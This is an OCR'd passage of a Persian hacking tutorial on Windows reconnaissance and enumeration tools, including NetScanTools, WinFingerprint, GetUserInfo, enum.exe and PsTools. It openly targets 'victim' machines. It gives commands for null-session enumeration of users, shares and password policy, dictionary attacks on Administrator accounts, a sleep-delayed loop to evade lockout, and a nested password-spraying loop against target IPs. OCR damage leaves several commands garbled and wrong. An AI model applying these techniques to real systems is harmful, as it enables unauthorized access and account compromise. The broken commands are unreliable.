
۹- Time : برای بدست آوردن زمان از یک سرویس دهنده مشخص که البته کاربر باید آن را مشخص کند.

۱۰- HTML : دقیقا مثل گزینه Web Browser در نرم افزار SAM SPADE است کارش .

۱۱- Scanner : این گزینه را SAM هم دارد که برای پیدا کردن ماشین های فعال در یک رنج مشخص از IP که خودتون بهش می دهید.

۱۲- Services : یک چیز خیلی بدرد بخور است با گرفتن نام ماشین از ما سرویسهای معروف و شناخته شده ایی را که آن ماشین ارائه میدهد را پیدا کرده و به ما نشان میدهد.
دیگه همین.

۳- Net Scan Tools :




خوب این هم تجاری ولی کارای آن اسیدی و اساسی و درست ، من قبول دارم این ، البته از نوع نرم افزارها زیاد هست یک جور آیی سلیقه ای است البته من آنهایی را معرفی میکنم که از این همه جواب خود شان را درس پس داده باشند خوب بسه بریم سر کارمان .
توصیه میکنم یک راست برید در قسمت TOOLS چون بقیه منوهای آن برای تبلیغ است.دارای گزینه هایی مانند دو ابزار قبلی است اما با این تفاوت که کامل تر و البته قوی تر (من با تجربه ای که دارم چون ما داریم از یک نرم افزار استفاده میکنیم سعی کنید همیشه از به روز بودن آن مطمئن باشید ، دوما سعی کنید همیشه یک کار با چند نرم افزار مختلف انجام بدهید و نتیجه ها را با هم مقایسه کنید زیرا هر کدام در انجام یک کاری قوی هستن) که من از توضیح آنها صرف نظر کرده ام . البته این را اضافه کنم این سرویس ها دیگه منسوخ شده و هیچ راهبر شبکه ای ریسک نمیکند و آنها را فعال بگزارد مثل : echo ، Daytime ، Quote ، Chargen .

کلید های Database Tests و TimeSync و Winsock Info و NetBIOS همگی Local یعنی فقط نتایج برای کامپیوتر شما است را نشان میدهد . که اولی (Database Tests) سرویس ها و پورت های مربوطه هر کدام را نشان میدهد و ... راحت میتوانید با آن بازی کنید تا بفهمید چه کار میکند . دومی برای تغییر زمان است و سومی را که بالا گفتم چی هست و آخری اطلاعاتی در باره NetBIOS کامپیوتر به شما می دهد .که البته شما همگی اینها را میتوانید دست کاری کرده و به دلخواه و یا بنا به احتیاج خود پیکر بندی کنید . با کلید Launcher میتوانید با توجه به پروتکل انتخابی خود به هدف خود وصل شوید .
این برنامه ۳ تا امکان فوق جذاب دارد (زیاد جدی نگیرید) با عنوان های Port Probe که از نسخه ۵ به بعد نیست و Port Scan و TCP TERM .

(c) ketabton.com: The Digital Library

گزینه دیگری با نام Net Scanner دارد که البته مثل دو نرم افزار قبلی برای پیدا کردن ماشین های فعال در یک رنج مشخص IP است.
گزینه Port Scanner برای جستجو کردن پورت های باز روی ماشین قربانی است البته دارای کارایی خوبی است بعد از nmap میشود گفت بهترین هست یا لااقل جزو بهترین ها است. نتایجی را که نمایش میدهد با یک نماد کنارش است اگر دایره سبز نشان داد یعنی پورت باز است اگر دایره سبز با یک حرف b در داخل آن نشان داد یعنی پورت باز است و اطلاعاتی از سرویس باز کننده پورت را هم کشف کرده بقیه نماد ها هم یعنی پورت بسته است یا اینکه دیوار آتش از دسترسی به آن جلو گیری کرده است .
گزینه بعدی TCP TERM است که با آن میتوانید به یک پورت خاص وصل شده و فعل انفعال داشته باشید که خیلی خوب است البته NC و Telnet هم این کار ها را میکنند .

۴- WS-Ping Pro Pack :



این هم مثل ۳ نرم افزار قبلی کارایی یک سانی دارد تجاری است اما مثل قبلی ها کرک زیاد دارد روی تمامی نسخ ویندوز اجرا میشود دارای گزینه های زیر است :
Info : اطلاعات مقدماتی در باره هدف بدست میآورد از قبیل Whois و DNS و... البته اگر نام را مینویسید باید کامل باشد یعنی نام کامل ماشین باشد . نه مثلا WWW.xxx.com ننویسید چون یکم مشکل پیش می آید توصیه میکنم آدرس IP را وارد کنید.
HTML : مثل گزینه های مشابه خود (گزینه Web Browser در نرم افزار SAM SPADE و گزینه HTML در نرم افزار net info) در دو نرم افزار بالای است.Ping و Trace Route و Look up و... کاملا مثل و مشابه نرم افزار هایی بالایی است که توضیح آنها صرف نظر میکنم.
خوب تا به حال یک سری نرم افزار شناسایی مقدماتی هدف را معرفی کردم از این جا به بعد من یک سری نرم افزار معرفی میکنم تو همین مایه ها !!

Rhino 9 Pinger :

یک نرم افزار برای تشخیص بالا بودن ماشینهای درون شبکه با دادن یک رنج IP است .دارای سرعت و دقت زیادی است.

Visual Route :


یک نرم افزار Trace route است که گفتم چه کار میکنند این نوع نرم افزار ها این یکی ، یک محیط گرافیکی دارد که موقعیت تقریبی از مکان ماشین به ما میدهد مثلا کشور و شهر.آخرین نسخه اش فکر میکنم نسخه ۱۰ باشد که این شکلی از سایت خودش با نام www.visualroute.com میتوانید بگیرد . یک سری نرم افزارهای دیگری هم دارد که اگر خواستید میتوانید بگیرید.

(c) ketabton.com: The Digital Library

البته این نسخه 9.2a است برای ۱۵ روز اول رایگان است.

ابزارها ی شرکت Necrosoft :

که در مورد Whois و DNS و Trace route است و بسیار ساده و البته با کارای بالا است که از سایت خودش با نام www.nscan.org میتوانید دریافت کنید.



ابزار Win finger print :

یک ابزار همه کاره دیگر که به شدت در حال توسعه است ابزار Win finger print است که البته یک ابزار متن باز یا به اصطلاحی open Sours است که کامل توضیح میدهم آن را .البته این در اول برای Linux بود ولی بعدا نسخه ویندوز آن آمد که جالب است البته می توانید کد منبع آن را خودتان ویرایش کرده با توجه به نیازتان بعد آن را کامپایل کنید.

(c) ketabton.com: The Digital Library

یک چیز اول از همه بگویم که رابط کاربری این برنامه فقط ۳۵% از امکانات این برنامه را در اختیار شما میگزارد.
این نرم افزار دارای یک رابط کاربری می باشد که قسمت Enumeration Option فقط توضیح میدهم چون گزینه های دیگر آن تابلو است کارشان !!! گزینه اول که معنی واضح ایی دارد و تمام امکاناتی را که گزینه آن را هم در این پنجره وجد ندارد هم تست میکند ولی کنترلی روی آنها ندارید پس هیچی !! ولی بد نیست ؟!؟!؟!؟ گزینه Shares دنبال چیزهای به اشتراک گذاشته شده روی ماشین قربانی میگردد البته باید یکی از پورت های ۴۴۵ و یا ۱۳۹ باز باشد تا نتیجه ای داشته باشد. یکی از امکاناتی که این برنامه دارد و اتفاقا هم کارایی خوبی دارد گزینه Role است که کارش تشخیص نوع سرور و سیستم عامل روی آن به همراه جزئیات خیلی خوب است که متاسفانه گزینه آن در نسخه های جدید حذف شده و شما باید آن را از خط فرمان بعلاوه سویچ این گزینه اجرا کنید یا گزینه All را انتخاب کنید.امکان دیگر User در نسخه های جدید و در نسخه های قدیم USER NAME است که این گزینه شناسه سیستمی (SID) هر یک از کاربران سیستم را کشف کرده و شما میتوانید شناسه مدیر سیستم (SID=500) را پیدا کنید. گزینه دیگری که مورد برسی قرار میدهم گزینه Services است که تمام سرویس های فعال بعلاوه نسخه نرم افزار را به ما می گوید .گزینه بعدی گزینه Sessions است که کار این گزینه این است که به ما لیستی از اسامی NetBIOS سایر سیستم هایی موجود را که به سیستم مقصد متصل است به ما میدهد. گزینه بعدی Registry است که یک پرس جو درباره این که اجازه دست رسی از راه دور به Registry را میدهد یا نه و یکسری خورد ریز دیگه.خوب گزینه های مهم این با توجه به تجربه ای که دارم به شماها گفتم بقیه اش با خودتان راستی حتما این تحت خط فرمان اجرا کنید و یک زره ای با آن بازی کنید ببینید بدرد تان می خورد یا نه!!

ابزار joeware :

ابزار دیگری که برای ویندوز میتوان معرفی کرد به مجموعه ابزار joeware که توسط آقای Joe Richards توسعه یافته اشاره کرد. که من یکی از این ابزار ها را زیاد استفاده می کنم به نام Get User Info البته این مجموعه ، ابزارهای بیشتری هم دارد که خوب است ولی این یکی را دوست دارم چون کار راه می اندازد برای من ، که به شما ها هم میگویم که شاید به درد شماها هم بخورد.
این ابزار خروجی حاصل از اجرای آن بسیار شبیه فرمان Net user خود ویندوز که اگر دوام آوردم برای شماها این فرمانهای net را توضیح میدهم ، ولی یک سری تفاوتهای اساسی دارد که این ابزار را ، از بقیه متمایز میکند. ببینیم که بعد از اجرای این نرم افزار با نام کاربر Administrator چه جوابی به ما میدهد.

```
C: \> getuserinfo.exe administrator
GetuserInfo V02.05.O0cpp Joe Richards (joe@joeware.ne)
January 2002
User information for [Local]\administrator
User Name                    Administrator
Full Name
Description                  Built-in account for
                             administrating
                             the Computer/domain
Users Comment
User Type                    Admin
Enhanced Authority
Account Type                 Global
```

(c) ketabton.com: The Digital Library

Workstations
Home Directory
L User Profile
Logon Script
Flags NO_PWD_EXPIRE
Account Expires Never
Password age in days 249
Password last set 7/6/2001 3:22 PM
Bad PWD count 0
Num logons (this machine) 2432
Last logon 3/12/2002 8:24 PM
Logon hours All
Global group memberships *None
Local group memberships *Administrators
Completed .

تفاوتهای این برنامه را با Net user را با خط زرد نشان داده ام .اطلاعات با قیمتی در باره کلمه عبور بدست آورده است که در فیلد های **Password age in days** و **Bad PWD count** و **Num logons (this machine)** نمایش میدهد که کار ما را برای تجزیه و تحلیل و... راحت میکند . فیلد **Bad PWD count** را میتوان گفت که نشانه ای از تلاش برای دستیابی به کلمه عبور فرض کرد و مقدار این موعد قفل شدن حساب را بواسطه اسرار در بکارگیری کلمات اشتباه را نشان میدهد. فیلد **Password age in days** زمان تغییر نکردن پسورد را بر حسب روز نشان میدهد . فیلد **Num logons** تعداد دفعات وارد شدن به ماشین توسط این حساب را نمایش میدهد.برای دیدن نام تمام کاربران با این نرم افزار از دستور زیر استفاده میکنیم :

C:\>Getuserinfo.exe \.

استفاده میکنیم که مثلا جواب میگیریم:

C:\>Getuserinfo.exe \.
GetuserInfo V02.05.O0cpp Joe Richards (joe@joeware.ne)
January 2002
User Accounts For [Local]

Administrator Orc Skycladgirl
Test __Vmware_user__

خوب این را ذکر کنم که این ابزار هم Local است هم Remote به این صورت که:

C:\> GetuserInfo.exe \\ x.x.x.x\.
C:\> GetuserInfo.exe domain \\x.x.x.x\.

خوب این دوتا لیست کاربر های IP مورد نظر ما را نشان میدهد (به جای x.x.x.x شماره IP هدف مورد نظر خود را بنویسید) .
البته بعد از بدست آوردن لیست کاربران میتوانید اسم آن کاربر را به جای (.) بنویسید و اطلاعات تکمیلی را بگیرید.

ابزار ENUM :

ابزار دیگری که معرفی میکنم که البته دارای قابلیتهای خوبی نیز هم هست ENUM است .
این ابزار از نوع کد باز بوده و کد های آن در دسترس همگان است پس اگر نیازی به تغیرات داشتید دست شما باز است .مثل بیشتر نرم افزار های خفن کد های آن بر پایه C++ است. البته این را بگویم که برای نفوذ با این ابزار باید پورت ۱۳۹ باز باشد البته فقط برای نفوذ باید این پورت باز باشد.گزینه های این نرم افزار بسیار است که البته من مثل روال مقاله همه آنها را توضیح نمی دهم !!
قابلیتهای این برنامه بسیار زیاد است مثلا وقتی از شما سیستمی کلمه عبور و نام کاربر میخواهد و کار دیگه ان جمع آوری اطلاعات از سیستم هدف است که من فعلا دنبال این هستم نه چیز دیگه ایی البته اولی را هم توضیح میدهم. وقتی در خط فرمان اجرا میکنید برنامه را این ها را می بینید:

C :\> enum.exc
Usage: enum.exe [switches] [hostname |ip]
-U: get user list
-M: get machine list
-N: get name list dump (different from -U |-M)
-S: get share list
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: he detailed, applies to -U and -s

(c) ketabton.com: The Digital Library

-c: don't cancel sessions
-U: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants D)

که این دفعه سعی می کنم بر خلاف روال مقاله یک کمی بیشتر توضیح بدهم .هورا !!!!
هفت (۷) گزینه اول " توجه کنید " با فرض این که منبع مشترک IPC$ از طریق پورت ۱۳۹ و یا ۴۴۵ قابل دست یابی است انبوهی اطلاعات را درباره سیستم هدف برای ما جمع آوری می کند .(البته اتصال ما با قربانی هم در این برنامه و برنامه قبلی از نوع NULL یعنی ناشناس است).اجرای این ۷ گزینه با هم امکان پذیر است ولی آنقدر به ما جواب میدهد که گیج میشویم .

C:\ enum.exe UMNSPGLD 192.168.0.3

همانطور که گفتم این دستور درست است ولی جوابها زیاد و تجزیه تحلیل آن مشکل است من عملا از این ترکیبات که میگویم استفاده میکنم .مثلا من ترکیبی از سویچ های UPG را استفاده میکنم مثل:

C :\> enum UPG xxx.xxx.xxx.xxx
Server: xxx.xxx.xxx.xxx

Password policy:
min length: none
min age: none
max age: 42 days
lockout threshold: none
lockout duration: 30 mins
lockout reset: 30 mins
getting user list (pass 1, index 0) . . . success, got 5.
Administrator Guest IUSR_ALPHA IWAN ALPHA
TsInternet User
Group: Administrators
ALPHA \ Administrator
Group: Guests
ALPHA \ Guest
ALPHA \ Ts Internet User
ALPHA \ IUSR_ALPHA
ALPHA \ IWAM_ ALPHA
Group: Power Users

همانطور که می بینید به واسطه وجد خطوط زرد پی به این موضوع می بریم که این ماشین هلو است .واضح است که هیچ محدودیتی در برابر حدس زدن نادرست کلمه توسط مهاجم وجد ندارد و با وجد نشانه های (IUSR_ALPHA و IWAN ALPHA) ما پی میبریم که نرم افزار سرویس دهنده وب (WEB) احتمال قریب به یقین IIS در پیت مایکروسافت است (هورا سایت هک شد دیگه)!!!!
و نشانه **TsInternet User** خبر از فعالیت سرویس Terminal Services را به ما می دهد.
اجازه دهید یک ترکیب های سویچ دیگری را هم بگویم . می نویسیم :

C :\> enum.exe MNS xxx.xxx.xxx.xxx
Server: xxx.xxx.xxx.xxx
Setting up session … success.
Getting namelist (pass 1) … got 5, 0 left:
Administrator Guest IUSR_ALPHA IWAM_ALPHA
TsInternetUser
Enumerating shares (pass 1) … got 3 shares , 0 left:
IPC$ ADMIN$ C$
GETTING MACHINE LIST (PASS 1 , INDEX 0) … SUCCESS , GOT 0.
CLEANING UP … SUCCESS.

همانطور که می بینید علاوه بر نمایش لیست کاربران موجود منابع مشترک مورد استفاده را نیز آشکار شده است. البته با توجه به اطلاعات بالا میتوان حدس قریب به یقین زد که سیستم مورد نظر فقط دارای یک درایو هارد است که در خروجی برنامه به صورت C$ نمایش داده شده است .با توجه به این اطلاعات (می دانیم IIS هم دارد) می توان این جوری نتیجه گرفت که " ریشه سند وب " یا اصطلاحا Web document root نیز بر روی همین درایو و در موقعیت C:\Winnt\temSys32 قرار دارد . این ترکیبی که به شما یاد دادم ترکیب اساسی علیه سرویس دهنده وب مخصوصا IIS در پیت با توجه به داشتن بی نهایت باگ و اکسپلویت است. گزینه L– در این برنامه اطلاعاتی در مورد خط مشی احراز هویت در سیستم محلی (Local Security Authority و یا LSA) در اختیار ما قرار میدهد .
خوب ممکن است اغلب با موارد خاصی روبه رو شوید که حساب مدیر (SID=500) فاقد رمز عبور باشد !!!

(c) ketabton.com: The Digital Library

با بهره گیری از دو گزینه u– و p– می توان اطلاعات مربوط به شناسایی یک کاربر به خصوص را مورد برسی قرار داد.
C:\>enum.exe –UMNSPGL –u administrator –p " " xxx.xxx.xxx.xxx

زنگ تفریح !!!

این برای پولدار ها میگویم که رفتن ISP زدن و ۱۰ تا حساب مدیر روی سرور برای تمام خاندان خود باز کردن .حتما تا به حال این می دانستید که حساب مدیر (administrator) هرگز به واسطه تلاش ناموفق (وارد کردن هزاران بار کلمه عبور نادرست) قفل نمی شود و همین باعث میشود نفوذ گرها وسوسه بشوند تا شانس خود را امتحان کنند برای کشف کلمه عبور مدیر. برای رفع این عیب یک نرم افزاری هست در بسته نرم افزاری Windows Resource Kit به نام Passport/administrator که تا حدودی این عیب را برطرف کرده دیگه بقیه کار با خودتان .

برای کشف کلمه عبور با این نرم افزار که البته کند (سرعت کم !!) هم هست در این مورد از فرمان زیر استفاده میکنیم به این صورت :
C:\>enum.exe –D –u Administrator –f dict.txt
که شما میتوانید به جای نام کاربر administrator هر نام کاربر دیگری را مورد استفاده قرار دهید و به جای dict.doc هم آدرس (در صورت اینکه این فایل در همان پوشه نباشد) و نام فرهنگ لغت (دیکشنری) حمله خود را وارد کنید .
خوب این برای حساب های مدیر است که هیچ محدودیت زمانی و طول کلمه ندارد است. اما اگر سیاست های امنیتی به گونه ای بود که مثلا با تعداد چند بار وارد کردن اشتباه کلمه عبور حساب قفل می شود به مدت زمان مشخصی ما باید چه کنیم ؟ خوب بعضی ها فکر می کنند کار دیگر محال است اما من با روشی که یادتان می دهم مدت این کار خیلی زیاد میشود ولی ۱۰۰% امکان پذیر است .
خوب با یک مثال آموزش میدهم . اول سیاستهای کلمه عبور را با سویچ p– بدست می آورید که با اطلاعاتی که دارید می فهمید که مثلا بواسطه وارد کردن ۵ بار کلمه عبور اشتباه حساب برای ۳۰ دقیقه قفل می شود (در این مدت حتی با وارد کردن کلمه درست هم به شما امکان ورود به حساب هم داده نمی شود و یا حتی در این مدت اصلا نمی شود به آن کلمه عبور داد) برای این کار از دستور زیر استفاده می کنیم (با استفاده از تابع تاخیر Sleep) :

C :\>For /F %%p in (dict.exe) do enum.exe u Istari p %% p M xxx.xxx.xxx.xxx >> output.txt && sleep 180s

خوب یک سویچ G– است که به راحتی می توانید حساب های هم گروه را کشف کنید مثلا تمام نام کاربر ها با مجوز حساب مدیر و...
این گفتم تا تجربه اساسی خودم را در اختیار شما ها بگزارم . یک نکته (این مثال کلی و در بقیه موارد هم کارایی دارد " دوگوله " را روشن کنید) اگر شما تمام نام کاربر ها با مجوز مثلا limit را بدانید احتمال پیدا کردن کلمه عبور برای حداقل یکی از نامهای کاربر برای شما بیشتر است(چرای این قضیه را خودتان بفهمید !!) برای استفاده از این نکته با توجه به مسائل بالا از فرمان زیر استفاده میکنیم :

C:\> for /F %%p in (dict.txt) do for /F %%u in (users.txt) do enum.exe %% u in (usres.txt) do enum.exe u %%u p %%p M xxx.xxx.xxx.xxx >> output.txt

این روش هنگامی به اوج سوپر خفنی میرسد که فایل حاوی کلمات عبور کوچک (تعداد کمتری کلمه) و فایل حاوی نام کاربران بزرگ باشد.
خوب الان که داشتم دوباره این مبحث میخواندم دیدم برخلاف رویه این مقاله تمام نکات و تجربه های خودم را نیز رو کرده ام اما اشکال ندارد بعضی ها را هم من از این آن یاد گرفتم و از اول که زاییده شدم هکر که نبودم !! یک سری ها را خودم کشف کردم بیشتر آن را هم دیگران ، پس بگزار من به دیگران هر چی بلد هستم یاد بدم .

جعبه ابزار Pstools :

خوب ابزار بعدی که میخواهم یاد بدهم جعبه ابزار Pstools است که خلا موجود بین دستیابی به اطلاعات کاربران سیستم و دسترسی کامل به خود سیستم را پر میکند .این مجموعه به همت آقای Mark Russinovich توسعه یافته و از اینجا میتوانید بگرید.این جعبه ابزار یک کوچولو مشکل دارد و آن هم این است که چون اساس بر جمع آوری حداکثر اطلاعات ممکن گذاشته شده بر خلاف دو ابزاری که بالا توضیح دادم از اتصال ناشناس (NULL) استفاده نمی کند و یک کمی رد دست نمیدونم شاید پا هم بگذارد.
برای این که این مجموعه درست کار کند و ما نتیجه حداکثری بگیریم باید حداقل چند شرط زیر نصفه نیمه برقرار باشد

- لازم است به اطلاعات کاربران دست رسی داشته باشیم.
- لازم است یک سرویسی به نام Server روی آن ماشین راه بی اندازیم.بد نیست سرویس Net Logon هم باشد.
- بد نیست به Registry دست رسی از راه دور داشته باشیم.
- منبع مشترک IPC$ باید در دسترس باشد.

این جعبه ابزار ۱۰ برنامه هلو دارد که به واقع فرایند مدیریت سیستم را به لحظات شیرینی تبدیل میکند.از قابلیتهای این مجموعه میتوان به دسترسی به چندین ماشین در آن واحد و اجرای دستور ها روی آنها و... (خیلی زیاد امکانات آن و...)

ابزار اول PsFile :

(c) ketabton.com: The Digital Library

شما با این ابزار می توانید فایلهای که ماشینی دارد از ماشین دیگر(همان ماشین اجرا کننده دستور) استفاده میکند آشکار نمود. به گونه ایی می شود گفت که انگار از فرمان Net file استفاده کرده اید . خوب این ابزار به درد مدیر بیشتر بخورد تا ما چون با آن می تواند جهت اشکال زدایی در اشتراک فایلها و رد یابی غیر مجاز دسترسی ها و... کارایی دارد.

خوب این یک بار میگویم برای کل این ابزارها . تمام این ابزار ها را می توان به صورت زیر برای کار برد از راه دور استفاده کرد:

\\RemotHost -u user name -p password

ابزار PsLoggedOn :

ابزار بعدی که آن هم فقط اندکی بدرد ما میخورد ابزار PsLoggedOn است که کارش این است لیستی از کار برانی را که از طریق راه دور به یک منبع مشترک متصل شده اند را مشخص میکند.از دید گاه یک انسان بد راه انداختن یک حرکت حمله گونه از مدل سرریزی بافر به ماشینی که تعدادی کاربر به آن متصل هستند زیاد جالب نباشد .

ابزار Ps Get Sid :

ابزار سومی که من معرفی میکنم ابزار Ps Get Sid است که همانطور که از نام آن میفهمید به ما میگوید که SID یک حساب کاربر چند است با توجه به دانستن این موضوع میفهمیم که مثلا همیشه حساب مدیر آخر Sid عدد ۵۰۰ و حساب میهمان عدد ۵۰۱ است .در نتیجه دیگر با عوض کردن نام حساب مدیر به میهمان ما گول نمی خوریم و ...

C:\> psgetsid.exe \\ xxx.xxx.xxx.xxx -u Administrator -p

بعد اینجوری جواب میدهد:

IM! Secure ORC SID for xxx.xxx.xxx.xxx \\ OCR:
S-1-5-21-145-4471165-484763869-1708537768-501

خوب حالا ما میفهمیم که این آقای مدیر نام کاربری حساب مهمان را عوض کرده و گذاشته مدیر !!!!

خوب این بگویم که لازم نیست تا در خواست SID در مورد یک کاربر خاص اعمال شود این بگم که میتواند شناسه سایر کاربرهای یک سیستم را هم برگرداند.

ابزار PsInfo :

ابزار(۴) چهارمی که معرفی میکنم و خیلی هم خوب است اما فقط به صورت محلی اجرا میشوند از راه دور متاسفانه ابزار PsInfo است که کار آن شناسایی سیستم عامل و ریشه اصلی و لیست Hot fix های نصب شده و... را میدهد به ما.خوب اگر شما به Registry دسترسی از راه دور دارید میتوانید از شاخه زیر در Registry به همین اطلاعات دست یابید .

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix

خوب برای رفع عیب نه چندان کوچک این ابزار بدرد بخور هم یک راه است و آن هم استفاده از دستور:

C:\>for /L %I in (1, 1, 254) do PsInfo \\xxx.xxx.xxx.xxx.%i > systeminfo_xxx.xxx.xxx.xxx. %i.txt

توجه کنید این بچ فایل بدون نام کاربر و کلمه عبور است که بهتر است برای شما ها هم همین جور باشد و حتما آن را در قالب کاربری از حوزه مورد نظر اجرا کنید .

ابزار PsService :

ابزار (۵) پنجم که معرفی می کنم ابزار PsService است که کارش راه انداختن و متوقف کردن سرویس ها و نشان دادن کل سرویسهای اجرا شده می باشد .این ابزار خیلی شبیه دو فرمان Net Start و Net Stop است.اگر این ابزار را تنها بدون هیچ سویچ اجرا کنید لیست تمام سرویس ها را به شما میدهد.

شما با فرمان زیر می توانید مثلا سرویسی را روی یک ماشین از راه دور شروع و یا متوقف کنید:

C :> psservice.exe \\xxx.xxx.xxx.xxx Start W3svc

که این فرمان سرویس IIS را روی یک سرور آپاچی راه می اندازد !!

